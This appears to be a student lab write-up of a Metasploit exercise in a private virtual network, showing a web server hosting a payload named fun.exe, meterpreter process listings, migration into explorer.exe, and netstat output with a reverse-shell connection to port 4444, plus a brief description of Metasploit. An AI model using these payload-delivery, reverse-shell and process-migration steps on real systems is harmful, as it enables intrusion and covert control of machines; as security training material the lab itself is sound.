Name	Last modified	Size	Description
Parent Directory		-	
fun.exe	2022-12-14 18:31	72K	


Apache/2.4.54 (Debian) Server at 192.168.1.5 Port 80

ps




```
                exe                           Administrator      32\taskhostw.exe
 3020  3000  explorer.e  x64   1           WIN-NEV9NVSNLBU\  C:\Windows\explor
                xe                            Administrator      er.exe
 3160  2804  ServerMana  x64   1           WIN-NEV9NVSNLBU\  C:\Windows\System
                ger.exe                       Administrator      32\ServerManager.
                                                                 exe
 3204  3020  iexplore.e  x64   1           WIN-NEV9NVSNLBU\  C:\Program Files\
                xe                            Administrator      Internet Explorer
                                                                 \iexplore.exe
 3260  3204  iexplore.e  x86   1           WIN-NEV9NVSNLBU\  C:\Program Files
                xe                            Administrator      (x86)\Internet Ex
                                                                 plorer\iexplore.e
                                                                 xe
 3368  2792  GoogleCras  x86   0           NT AUTHORITY\SYS  C:\Program Files
                hHandler.e                    TEM                (x86)\Google\Upda
                xe                                               te\1.3.36.152\Goo
                                                                 gleCrashHandler.e
                                                                 xe
 3376  2792  GoogleCras  x64   0           NT AUTHORITY\SYS  C:\Program Files
                hHandler64                    TEM                (x86)\Google\Upda
                .exe                                             te\1.3.36.152\Goo
                                                                 gleCrashHandler64
                                                                 .exe
 3656  3020  VBoxTray.e  x64   1           WIN-NEV9NVSNLBU\  C:\Windows\System
                xe                            Administrator      32\VBoxTray.exe

meterpreter > 
```

migrate -N explorer.exe



```
3160  2804  ServerMana  x64   1        WIN-NEV9NVSNLBU\  C:\Windows\System
            ger.exe                    Administrator     32\ServerManager.
                                                         exe
3204  3020  iexplore.e  x64   1        WIN-NEV9NVSNLBU\  C:\Program Files\
            xe                         Administrator     Internet Explorer
                                                         \iexplore.exe
3260  3204  iexplore.e  x86   1        WIN-NEV9NVSNLBU\  C:\Program Files
            xe                         Administrator     (x86)\Internet Ex
                                                         plorer\iexplore.e
                                                         xe
3368  2792  GoogleCras  x86   0        NT AUTHORITY\SYS  C:\Program Files
            hHandler.e                 TEM               (x86)\Google\Upda
            xe                                           te\1.3.36.152\Goo
                                                         gleCrashHandler.e
                                                         xe
3376  2792  GoogleCras  x64   0        NT AUTHORITY\SYS  C:\Program Files
            hHandler64                 TEM               (x86)\Google\Upda
            .exe                                         te\1.3.36.152\Goo
                                                         gleCrashHandler64
                                                         .exe
3656  3020  VBoxTray.e  x64   1        WIN-NEV9NVSNLBU\  C:\Windows\System
            xe                         Administrator     32\VBoxTray.exe

meterpreter > migrate -N explorer.exe
[*] Migrating from 332 to 3020 ...
[*] Migration completed successfully.
meterpreter >
```

netstat



```
    tcp    0.0.0.0:49665                0.0.0.0:*           LISTEN       0     0     72/svchost.exe
    tcp    0.0.0.0:49666                0.0.0.0:*           LISTEN       0     0     756/svchost.exe
    tcp    0.0.0.0:49667                0.0.0.0:*           LISTEN       0     0     1524/spoolsv.exe
    tcp    0.0.0.0:49668                0.0.0.0:*           LISTEN       0     0     1472/svchost.exe
    tcp    0.0.0.0:49669                0.0.0.0:*           LISTEN       0     0     584/services.exe
    tcp    0.0.0.0:49671                0.0.0.0:*           LISTEN       0     0     592/lsass.exe
    tcp    192.168.1.4:139              0.0.0.0:*           LISTEN       0     0     4/System
    tcp    192.168.1.4:49672            20.199.120.182:443  ESTABLISHED  0     0     3020/explorer.exe
    tcp    192.168.1.4:49678            20.199.120.182:443  ESTABLISHED  0     0     756/svchost.exe
    tcp    192.168.1.4:49688            192.168.1.5:4444    ESTABLISHED  0     0     -
    tcp    192.168.1.4:49733            142.250.201.35:443  TIME_WAIT    0     0     0/[System Process]
    tcp    192.168.1.4:49734            172.217.171.195:443 CLOSE_WAIT   0     0     3424/chrome.exe
    tcp    192.168.1.4:49735            52.182.143.208:443  ESTABLISHED  0     0     1616/svchost.exe
    tcp6   :::135                       :::*                LISTEN       0     0     728/svchost.exe
    tcp6   :::445                       :::*                LISTEN       0     0     4/System
    tcp6   :::5985                      :::*                LISTEN       0     0     4/System
    tcp6   :::47001                     :::*                LISTEN       0     0     4/System
    tcp6   :::49664                     :::*                LISTEN       0     0     452/wininit.exe
    tcp6   :::49665                     :::*                LISTEN       0     0     72/svchost.exe
    tcp6   :::49666                     :::*                LISTEN       0     0     756/svchost.exe
    tcp6   :::49667                     :::*                LISTEN       0     0     1524/spoolsv.exe
    tcp6   :::49668                     :::*                LISTEN       0     0     1472/svchost.exe
    tcp6   :::49669                     :::*                LISTEN       0     0     584/services.exe
    tcp6   :::49671                     :::*                LISTEN       0     0     592/lsass.exe
    udp    0.0.0.0:123                  0.0.0.0:*                        0     0     700/svchost.exe
    udp    0.0.0.0:500                  0.0.0.0:*                        0     0     756/svchost.exe
    udp    0.0.0.0:4500                 0.0.0.0:*                        0     0     756/svchost.exe
    udp    0.0.0.0:5050                 0.0.0.0:*                        0     0     700/svchost.exe
    udp    0.0.0.0:5353                 0.0.0.0:*                        0     0     1564/chrome.exe
    udp    0.0.0.0:5353                 0.0.0.0:*                        0     0     1564/chrome.exe
    udp    0.0.0.0:5353                 0.0.0.0:*                        0     0     1564/chrome.exe
    udp    0.0.0.0:5353                 0.0.0.0:*                        0     0     1096/svchost.exe
    udp    0.0.0.0:5355                 0.0.0.0:*                        0     0     1096/svchost.exe
    udp    127.0.0.1:1900               0.0.0.0:*                        0     0     1548/svchost.exe
    udp    127.0.0.1:58458              0.0.0.0:*                        0     0     1548/svchost.exe
    udp    192.168.1.4:137              0.0.0.0:*                        0     0     4/System
    udp    192.168.1.4:138              0.0.0.0:*                        0     0     4/System
    udp    192.168.1.4:1900             0.0.0.0:*                        0     0     1548/svchost.exe
    udp    192.168.1.4:58457            0.0.0.0:*                        0     0     1548/svchost.exe
    udp6   :::123                       :::*                             0     0     700/svchost.exe
    udp6   :::500                       :::*                             0     0     756/svchost.exe
    udp6   :::4500                      :::*                             0     0     756/svchost.exe
    udp6   :::5353                      :::*                             0     0     1564/chrome.exe
    udp6   :::5353                      :::*                             0     0     1564/chrome.exe
    udp6   :::5353                      :::*                             0     0     1096/svchost.exe
    udp6   :::5355                      :::*                             0     0     1096/svchost.exe
    udp6   ::1:1900                     :::*                             0     0     1548/svchost.exe
    udp6   ::1:58456                    :::*                             0     0     1548/svchost.exe
    udp6   fe80::1dbe:5076:19b8:733:1900   :::*                          0     0     1548/svchost.exe
    udp6   fe80::1dbe:5076:19b8:733:58455  :::*                          0     0     1548/svchost.exe

meterpreter >
```

. Describe the functionality of the Metasploit Software

It allows testers to scan systems for vulnerabilities, conduct network reconnaissance, launch exploits, and more.